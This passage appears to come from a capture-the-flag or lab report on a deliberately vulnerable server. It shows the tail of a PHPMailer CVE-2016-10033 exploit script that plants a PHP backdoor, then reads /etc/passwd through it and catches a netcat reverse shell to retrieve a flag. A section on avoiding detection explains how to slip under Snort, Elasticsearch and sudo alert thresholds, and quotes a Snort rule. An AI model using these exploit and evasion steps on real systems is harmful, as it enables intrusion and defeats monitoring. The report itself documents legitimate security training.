                --data-urlencode "action=submit" \
                $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
        echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
        echo "[!] Exploit failed"
fi
```

CVE-2016-10033 RCE Continued...

- Once our php file was placed on the Apache server, we can execute shell commands remotely using our browser. In this particular instance, we were able to read the passwd file on the webserver.




Not secure | 192.168.1.110/backdoor.php?cmd=cat%20/etc/passwd

```
01813 >>> blah"@badguy.com... Unbalanced "" 01813 <<< To: Hacker 01813 <<< Subject: Me
Feb 2022 04:38:45 +1100 01813 <<< From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/
(https://github.com/PHPMailer/PHPMailer) 01813 <<< MIME-Version: 1.0 01813 <<< Content
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:s
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin ma
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sb
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:syst
```

CVE-2016-10033 RCE Continued...

- Once we exploited the RCE vulnerability,, it was very easy to gain full shell access by setting up our netcat listener and initiating a connection back to our attacking machine from the webserver.
- When our session was established, we gained full shell access to this server. Having that access allowed us to quickly find additional sensitive information on the server.



```
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 46281
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Avoiding Detection

Stealth Exploitation of [Exposure of Sensitive Information]

Monitoring Overview

- Which alerts detect this exploit? CPU Usage monitor & Snort Port Scan Monitor
- Which metrics do they measure? Percentage of CPU usage & Unique Ports per minute
- Which thresholds do they fire at? CPU Above 50% for the last 5 minutes & 15 Unique ports/minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Run the nmap scan -sS and -T(0-1) flags will allow us to send fewer packets over a longer period of time.

Stealth Exploitation of [Weak Password Requirements]

Monitoring Overview

- Which alerts detect this exploit?

  WPScan: Elasticsearch Alert - http request bytes

  Hydra: Elasticsearch Alert - SSH Login Attempts

- Which metrics do they measure?

  WPScan: Total http.request.bytes

  Hydra: Filebeat: system.auth.ssh.event : “failed” (SSH Brute-force attack)

- Which thresholds do they fire at?

  WPScan: >3,500 for 1 minute

  Hydra: > 3 in 1 minute


Stealth Exploitation of: [Weak password policy continued..]

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  wpscan –stealthy,

  We were able to guess Michael's password and avoid using a Brute Force tool.




```
root@Kali:~# wpscan --rl http://192.168.1.110/wordpress -eu --stealthy

Scan Aborted: invalid option: --rl
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu --stealthy
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Feb 16 17:35:15 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
```

Stealth Exploitation of: [Server does not properly restrict access to a resource]

Monitoring Overview

- Which alerts detect this exploit? Elasticsearch Alert - Sudo Commands by user
- Which metrics do they measure? Any user executing sudo commands
- Which thresholds do they fire at? 1



Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Admins regularly execute sudo commands, this will create a lot of noise and our exploit will most likely go undetected.

Stealth Exploitation of [Local File Inclusion]

Monitoring Overview

- Which alerts detect this exploit?

  Elasticsearch - File Upload Monitor

  Snort: alert tcp $EXTERNAL_NET any > $HOME_NET $HTTP_PORTS (msg:"possible CVE 20121823"; flow:to_server,established; content:"?"; http_uri; content:""; http_uri; distance:0; content:!"="; http_raw_uri; pcre:"/(\.php|\/)\?[\s\+]*\{1,}[az]/Ui"; sid:1000021; rev:1;)

- Which metrics do they measure?

  Elasticsearch: Any file uploaded to server

  Snort alert detects specific characters within the http request body.

- Which thresholds do they fire at?

  Snort alert detects (?) character within an http request body.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

